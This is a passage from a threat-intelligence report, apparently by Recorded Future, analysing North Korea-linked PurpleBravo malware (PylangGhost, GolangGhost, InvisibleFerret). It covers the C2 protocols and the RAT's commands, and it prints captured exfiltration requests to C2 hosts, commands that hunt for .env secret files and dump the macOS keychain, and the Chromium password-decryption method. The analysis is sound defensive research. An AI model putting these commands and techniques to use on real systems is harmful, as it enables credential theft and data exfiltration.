


```
POST / HTTP/1.1
Host: 212[.]81[.]47[.]217:8080
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/octet-stream
Content-Length: 252


......W.G.`.].....f._9..S.{..r.4.....m.c.../.0+...L.ha.P._...f.[z.....>.wZ....
....4.R.N.K)F.'d..pw.s..c....~.q)P...'...  .Q...p.
.l.|tvr.........=NW.P.D..%N0.`.:....H.h.*O....i.u...f.M}Re.............`..C.a.
^h..m..p..8...W...U..J..w..{...=YRH.e.u{=._4.9
```

***Figure 6**: PylangGhost and GolangGhost HTTP POST request (Source: Recorded Future)*

The HTTP payloads are RC4-encrypted. The start of the payload is a 16-byte MD5 value calculated over everything that follows: first, a randomly generated RC4 key (sent in the clear) and then the RC4-encrypted message body. Because the key is included up front, anyone with the packet capture can decrypt the body; the MD5 can be used to confirm that the packet was split correctly and that the contents were not corrupted. The length of the RC4 key is chosen at build time and is not recorded in the packet itself. Insikt Group has observed that this is consistently 128 bytes.



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000: EB 41 5B 55 26 16 66 27  5B 6E E6 B2 C0 13 D3 AC
00000010: 84 39 9A 89 79 FE 4B 62  B8 EA 14 DF 96 92 AE DE
00000020: 83 E3 C2 37 FB 03 75 F2  08 5F D9 A7 08 D6 C8 9E
00000030: 2A 66 F1 06 DF 6D 1C 7A  03 7F B6 FB 9E 73 B0 37
00000040: 7C 51 F2 75 8A 67 B8 22  AE B7 20 8C 03 28 40 CA
00000050: 33 90 07 E3 5B A2 C9 68  8D 9F 15 1A FC 3C BC 5E
00000060: 43 A1 DC A2 27 BE 1D 88  08 F7 DF 09 D1 8B 0F 59
00000070: CA B8 19 1A EA 03 8E F3  5D 4F 8C B8 14 B6 8E CA
00000080: D4 18 A4 34 93 DF 5F 0A  FD 24 0E 65 84 C2 77 82
00000090: 71 B8 72 B6 A8 45 26 3C  14 84 73 9C 4B 61 21 F6
000000A0: 4A 76 3E 68 25 3D 58 5F  E5 39 FA A5 03 85 7E A6
000000B0: F0 7A AF 09 A3 D3 B5 71  91 43 67 B5 C7 64 02 60
000000C0: 95 7A AA 55 F3 6F 60 B4  21 EF 0E F8 67 7B 3C 16
000000D0: CE AD C0 7C 02 69
```

Name	Size	Type
▼ payload	222 bytes	struct RAW_RC4_MD5_Payload
▶ md5_expected	16 bytes	u8[16]
▶ rc4_key	128 bytes	u8[128]
▶ rc4_ciphertext	70 bytes	u8[70]

***Figure 7**: PylangGhost and GolangGhost custom RC4 Transmission Control Protocol (TCP) (Source: Recorded Future)*

After RC4 decryption, the payload is just a single text line made of "tokens" separated by spaces. Each token is Base64 encoded. For messages going from the victim to the command-and-control server, the first token is a plain machine ID (not Base64 encoded), followed by a Base64-encoded message type (for example, the four-character code `fwe9` for "system info") and several Base64-encoded fields such as user name, computer name, operating system, architecture, and an internal version string.

Request Base64 Encoded Values Example

```
2b5e4367 Zndl0Q== QWRtaW4= RG93d2Z4aWI= V2luZG93cw== QU1ENjQ= MS4wLjA=
```

Decoded Values

```
ID|Username|ComputerName|Operating System|Architecture|Version
2b5e4367 fwe9 Admin Dowwfxib Windows AMD64 1.0.0
```

***Figure 8**: PylangGhost and GolangGhost request Base64 encode and decode (Source: Recorded Future)*

For messages sent from the server to the victim, every token is Base64-encoded; the first one decodes to a four-character command (for example, `r4ys` for the "auto" task), and the remaining tokens provide that command's arguments.

Response Base64 Encoded Values Example

```
cjR5cw== a3ljaQ==
```

Decoded Values

```
r4ys kyci
```

Command Mappings

```
r4ys == COMMAND_AUTO
kyci == AUTO_CHROME_KEYCHAIN
```

***Figure 9**: PylangGhost and GolangGhost response Base64 encode and decode (Source: Recorded Future)*

InvisibleFerret

InvisibleFerret is a Python-based, multi-platform RAT incorporating modular functionality for system control, credential theft, and data exfiltration. The malware operates through two C2 channels: a persistent, custom TCP command channel and an HTTP service leveraged for initial host fingerprinting, payload staging, and file exfiltration. Newer builds appear protected by the use of PyObfuscate or OSRipper tooling.

InvisibleFerret consists of three primary components:

1. The core RAT, built for cross-platform operation, conducts system reconnaissance and maintains a persistent C2 session using length-prefixed JSON messages. It supports capabilities such as remote shell execution, file search and download, collection of environment configuration files, browser-process termination, and on-demand staging of additional payloads.
2. The Windows keylogger uses Python libraries, including pyWinhook, pyperclip, psutil, and pywin32, to capture keystrokes, mouse activity, active window information, and clipboard content. This information is aggregated in a global buffer for exfiltration to the C2 server. Collected data is not saved to disk.
3. The browser credential stealer operates as a standalone Python program capable of enumerating up to 120 profiles across Chromium-family browsers. It retrieves and derives local decryption keys using Windows DPAPI, Linux secret storage, or macOS Keychain/PBKDF2 to decrypt stored credentials and payment data. The decrypted information is transmitted in plaintext via HTTP POST requests to the `/keys` endpoint of the C2 server. This stealer does not work against Chrome's app-bound encryption and therefore does not extract passwords for versions of Chrome higher than 127.

Capabilities and Commands

InvisibleFerret conducts system fingerprinting immediately after execution, collecting OS details, hostname, username, and a unique host identifier derived from the SHA-256 hash of the system's MAC address and username. It also gathers internal and external IP addresses, ISP information, geolocation coordinates, region, and timezone using external queries to `ip-api[.]com`. This data is promptly transmitted to its C2 infrastructure via the `/keys` endpoint, enabling operators to profile infected hosts for subsequent tasking.

JSON


```
{
    "sys_info": {
        "uuid":
"1ddb90ee672c86e09168792871f6d6d00919b57d24da98d91764e292e765cd29",
        "system": "Windows",
        "release": "10",
        "version": "10.0.19041",
        "hostname": "xxxxx",
        "username": "xxxxx"
    },
    "net_info": {
        "lat": 36.1539,
        "lon": -95.9927,
        "zip": "",
        "isp": "Google LLC",
        "city": "Tulsa",
        "query": "107.167.165.11",
        "country": "United States",
        "timezone": "America Chicago",
        "regionName": "Oklahoma",
        "internalIp": ""
    }
}
```

***Figure 10**: InvisibleFerret system information data sent to C2 (Source: Recorded Future)*

When traversing the directory of the infected machine, InvisibleFerret uses exclusion lists to enumerate files suitable for data exfiltration, while minimizing bandwidth consumption. The enumeration process applies two primary filtering criteria: file extensions must not be present in the `ex_files` exclusion list, and file sizes must not exceed 104,857,600 bytes (100 MB). Directory traversal is similarly filtered against the `ex_dirs` list. InvisibleFerret prioritizes document files, configuration files, and source code, while systematically excluding low-value artifacts that would unnecessarily consume network bandwidth and C2 storage resources.

Python
```
ex_files =
['.exe','.dll','.msi','.dmg','.iso','.pkg','.apk','.xapk','.aar','.ap_','.aa
b','.dex','.class','.rpm','.deb','.ipa','.dsym','.mp4','.avi','.mp3','.wmv',
'.wma','.mov','.webm','.avchd','.mkv','.ogg','.mpe','.mpv','.mpeg','.m4p','.
m4a','.m4v','.aac','.flac','.aiff','.qt','.flv','.swf','.pyc','.lock','.psd'
,'.pack','.old','.ppt','.pptx','.virtualization','.indd','.eps','.ai','.a','
.jar','.so','.o','.wt','.lib','.dylib','.bin','.ffx','.svg','.css','.scss','
.gem','.html']

ex_dirs =
['vendor','Pods','node_modules','.git','.next','.externalNativeBuild','sdk',
'.idea','cocos2d','compose','proj.ios_mac','proj.android-studio','Debug','Re
```



```
lease','debug','release','obj','Obj','xcuserdata','.gradle','build','storage
','.android','Program Files (x86)','$RECYCLE.BIN','Program
Files','Windows','ProgramData','cocoapods','homebrew','.svn','sbin','standal
one','local','ruby','man','zsh','Volumes','Applications','Library','System',
'Pictures','Desktop','usr','android','var','__pycache__','.angular','cache',
'.nvm','.yarn','.docker','.local','.vscode','.cache','__MACOSX','.pyp','.gem
','.config','.rustup','.pyenv','.rvm','.sdkman','.nix-defexpr','.meteor','.n
uget','.cargo','.vscode-insiders','.gemexport','.Bin','.oh-my-zsh','.rbenv',
'.ionic','.mozilla','.var','.cocoapods','.flipper','.forever','.quokka','.co
ntinue','.pub-cache','.debris','jdk','.wine32','.phpls','.typeChallenges','.
sonarlint','.aptos','.bluemix','.bundle','.cabal','.changes','.changeset','.
circleci','.cp','.cpanm','.cxx','.dart_tool','.dartServer','.dbvis','.deps',
'.devcontainer','.dotnet','.dropbox.cache','.dthumb','.ebcli-virtual-env','.
eclipse','eclipse','.electrum','.executables','.exp','.ghcup','.github','.gn
upg','.hash','.hasura','.IdentityService','.indexes','.install','.install4j'
,'.kokoro','.localized','.npm','.node-gyp','.p2','.platformio','.plugin_syml
inks','.plugins','.store','.storybook','.tmp','tmp','.turbo','.versions','.v
s','.vscode-server','.yalc','!azure','x-pack','lib64','site-packages','node_
modules12','kibana-8.5.0','google-cloud-sdk','golang.org','Assets.xcassets',
'arduino']
```

***Figure 11**: InvisibleFerret file and directory exclusion lists (Source: Recorded Future)*

On Windows systems, InvisibleFerret deploys an auxiliary keylogging component that hooks keyboard and mouse inputs, records the active process and window title, and captures clipboard contents during copy or paste operations. These logs are stored in a global buffer (`e_buf`) for on-demand exfiltration through a designated C2 command.

The InvisibleFerret commands are detailed in **Table 3**.

Code: Command Name	Description
`ssh_obj`	Executes an arbitrary shell command
`ssh_cmd`	Kill Python interpreters (`taskkill /IM /F python.exe` on Windows; `killall python` on Unix)
`ssh_clip`	Exfiltrate keylogger buffer `e_buf` (keys, mouse clicks, clipboard, window context) to C2, then clear the buffer
`ssh_run`	Download and execute browser-stealer

Code: Command Name	Description
`ssh_upload`	Exfiltrate files via an HTTP POST to the endpoint `/uploads`; there are three upload modes: directory (`sdir`), single file (`sfile`), or pattern matching (`sfind`)
`ssh_kill`	Terminate browsers (Chrome/Brave) to release locks prior to theft ● Windows ○ `'taskkill /IM chrome.exe /F'` ○ `'taskkill /IM brave.exe /F'` ● Linux ○ `‘killall Google\ Chrome'` ○ `'killall Brave\ Browser'`
`ssh_any`	Stage and execute the AnyDesk helper
`ssh_env`	Enumerate and exfiltrate `.env` files across drives ● Windows ○ `'dir /b /s ' + key + ':*.env | findstr /v /i "node_modules .css .svg readme license robots vendor Pods .git .github .node-gyp .nvm debug .local .cache .pyp .pyenv next.config .qt .dex __pycache__ tsconfig.json tailwind.config svelte.config vite.config webpack.config postcss.config prettier.config angular-config.json yarn .gradle .idea .htm .html .cpp .h .xml .java .lock .bin .dll .pyi"’` ● Linux ○ `'find ~/ -type d -name "node_modules .css .svg readme license robots vendor Pods .git .github .node-gyp .nvm debug .local .cache .pyp .pyenv next.config .qt .dex __pycache__ tsconfig.json tailwind.config svelte.config vite.config webpack.config postcss.config prettier.config angular-config.json yarn .gradle .idea .htm .html .cpp .h .xml .java .lock .bin .dll .pyi" -prune -o -name *.env -print'`

***Table 3**: InvisibleFerret RAT commands and descriptions (Source: Recorded Future)*

Chromium-Based Stealer Module

One of the modules InvisibleFerret downloads is a browser stealer targeting Chromium-based browsers, including Chrome, Brave, Opera, Yandex, and Edge on Windows, Linux, and macOS systems. The malware focuses on harvesting browser-stored credentials and payment card information, which it exfiltrates in plaintext via HTTP POST requests to the `/keys` path of the C2 server. The stealer performs an enumeration of up to 120 browser profiles per browser to ensure maximum coverage of stored credentials across multi-profile configurations.

The module mirrors common open-source Chromium credential stealers.

- On Windows, it reads the `Local State` file to Base64-decode the `os_crypt.encrypted_key`, strips the DPAPI prefix, unwraps the master key with `CryptUnprotectData`, then decrypts the `Login Data` (password manager) files using Chrome's v80+ AES-GCM layout as documented in a public proof-of-concept.
- On Linux, it uses secretstorage to read the browser's "Safe Storage" item (historically defaulting to "peanuts") and derives a 16-byte key using PBKDF2 and the salt "saltysalt" for AES-CBC decryption, matching widely shared examples and code.
- On macOS, the command, `security 2>&1 > /dev/null find-generic-password -ga`, is run to obtain the Safe Storage secret and derive the decryption key with PBKDF2-HMAC-SHA1 (1003 iterations) before AES-CBC decryption, which aligns with long-standing reports.
- Similar multi-browser, multi-profile enumeration and decryption logic is present in LaZagne and other cross-platform extractors, indicating the code is very likely derived from such sources.

Command-and-Control Protocol

InvisibleFerret splits control and collection across two services:

1. A persistent, RAW TCP interactive channel using a simple 4-byte big-endian length header followed by UTF-8 JSON.
2. An HTTP service with various endpoints, initial beaconing, sending system information, exfiltration, and payload delivery. All transmissions observed are in plaintext.

Figure 12 illustrates the dual-channel C2 structure described above. The malware maintains two active C2 channels that operate concurrently to manage the infection lifecycle and data exfiltration.

The HTTP channel handles initial system beacons, payload delivery, and data exfiltration through endpoints `/keys`, `/uploads`, `/brow`, and `/adc`. In parallel, the persistent TCP channel sustains a long-lived session for interactive tasking via a structured command loop.

From the persistent connection, the C2 server can issue operational commands, such as `ssh_obj` (remote shell execution), `ssh_upload` (file exfiltration), or `ssh_env` (environment file theft), which direct the client to perform additional actions or interact with the HTTP endpoints for staged downloads and uploads.




Figure 12: *InvisibleFerret C2 HTTP and TCP communication channels (Source: Recorded Future)*

Persistent Channel

Data transmitted on the persistent channel adheres to a custom protocol, which includes a 4-byte big-endian length header followed by UTF-8 JSON. While the fields of the JSON object vary depending on the command, they all include a “code” field that indicates the command to be run and its output, as well as an “Admin” field for ID/Session tracking. **Figure 13** shows the command `1` (`ssh_obj`), which executes a command. In this case, the command `whoami` is run, and the output is returned.

```
JSON
C2 Sends command to victim
{"code": 1, "args": {"admin": "c2_admin", "cmd":" whoami"}}

Victim response to C2
{"code": 1, "args": {"admin": "c2_admin", "output":
"desktop-oe4499i\\admin\r\n"}}
```

***Figure 13**: InvisibleFerret Whoami command sent to infected host (Source: Recorded Future)*

HTTP Channel

The HTTP C2 channel uses multiple endpoints to conduct initial beaconing, transmit system information, facilitate data exfiltration, and deliver payloads. All observed communications occur in plaintext.

- **Initial beacon (`/keys`):** Executes an HTTP POST request to the `/keys` endpoint containing a timestamp (`ts`), along with hard-coded parameters (`type` and `hid`). The request also includes the output of the `sys_info` function, which gathers details such as the OS version, system hostname, username, and UUID. Additionally, the beacon transmits geolocation data, including the public IP address, internet service provider, approximate physical location, and timezone.

```
POST /keys HTTP/1.1
Host: 192[.]168[.]60[.]131:1224
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 705
Content-Type: application/x-www-form-urlencoded

ts=1763394532576&type=9&hid=902_DESKTOP-OE4499I&ss=sys_info&cc=%7B%27sys_info%
27%3A+%7B%27uuid%27%3A+%271ddb90ee672c86e09168792871f6d6d00919b57d24da98d91764
e292e765cd29%27%2C+%27system%27%3A+%27Windows%27%2C+%27release%27%3A+%2710%27%
2C+%27version%27%3A+%2710.0.19041%27%2C+%27hostname%27%3A+%27902_DESKTOP-OE449
9I%27%2C+%27username%27%3A+%27admin%27%7D%2C+%27net_info%27%3A+%7B%27lat%27%3A
+36.1539%2C+%27lon%27%3A+-95.9927%2C+%27zip%27%3A+%27%27%2C+%27isp%27%3A+%27Go
ogle+LLC%27%2C+%27city%27%3A+%27Tulsa%27%2C+%27query%27%3A+%27107.167.165.11%2
7%2C+%27country%27%3A+%27United+States%27%2C+%27timezone%27%3A+%27America+Chic
ago%27%2C+%27regionName%27%3A+%27Oklahoma%27%2C+%27internalIp%27%3A+%27%27%7D%
7D
```

***Figure 14**: InvisibleFerret HTTP POST initialization to C2 (Source: Recorded Future)*

- **Download Browser Module (`/brow`):** Downloads the browser stealer to `~/.n2/bow`
- **Downloads the AnyDesk Module (`/adc`):** Downloads the AnyDesk software to `~/.n2/adc`; PurpleBravo has previously been observed installing AnyDesk on victim machines post-compromise
- **File Exfiltration (/`uploads`):** Exfiltrates files or directories using an HTTP POST request to the `/uploads` endpoint using multipart form data with the tag `uts`; file names are prefixed with an epoch timestamp

```
POST /uploads HTTP/1.1
Host: 192[.]168[.]60[.]131:1224
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 482
Content-Type: multipart/form-data; boundary=bb167fc8cdca3b8c009dab3ec460be7c

--bb167fc8cdca3b8c009dab3ec460be7c
Content-Disposition: form-data; name="type"

9
--bb167fc8cdca3b8c009dab3ec460be7c
Content-Disposition: form-data; name="hid"

902_DESKTOP-OE4499I
--bb167fc8cdca3b8c009dab3ec460be7c
Content-Disposition: form-data; name="uts"

/home/admin/Desktop/
--bb167fc8cdca3b8c009dab3ec460be7c
Content-Disposition: form-data; name="multi_file"; filename="1763395540_r.txt"

this is a test can you see it?
--bb167fc8cdca3b8c009dab3ec460be7c--
```

***Figure 15**: InvisibleFerret HTTP POST uploads to C2 (Source: Recorded Future)*

Network Intelligence

Using Recorded Future Network Intelligence, Insikt Group identified 3,136 individual IP addresses linked to likely targets of PurpleBravo activity from August 2024 to September 2025, with a significant concentration in South Asia and North America. PurpleBravo has consistently targeted individuals working for entities in South Asia throughout 2025. Insikt Group notes this is based on Recorded Future's visibility, and a complete picture of PurpleBravo activity could look different. While PurpleBravo targets software developers with fictitious job offers, Insikt Group has observed evidence of candidates taking malicious coding challenges on corporate devices, thereby compromising their employers. Many of these organizations are in the IT services space, including IT staff augmentation services. While organizations around the world are focused on the PurpleDelta threat, identifying and preventing fraudulent IT workers from gaining employment, Insikt Group assesses that the IT software supply chain is just as vulnerable to infiltration from North Korean state-sponsored threats.

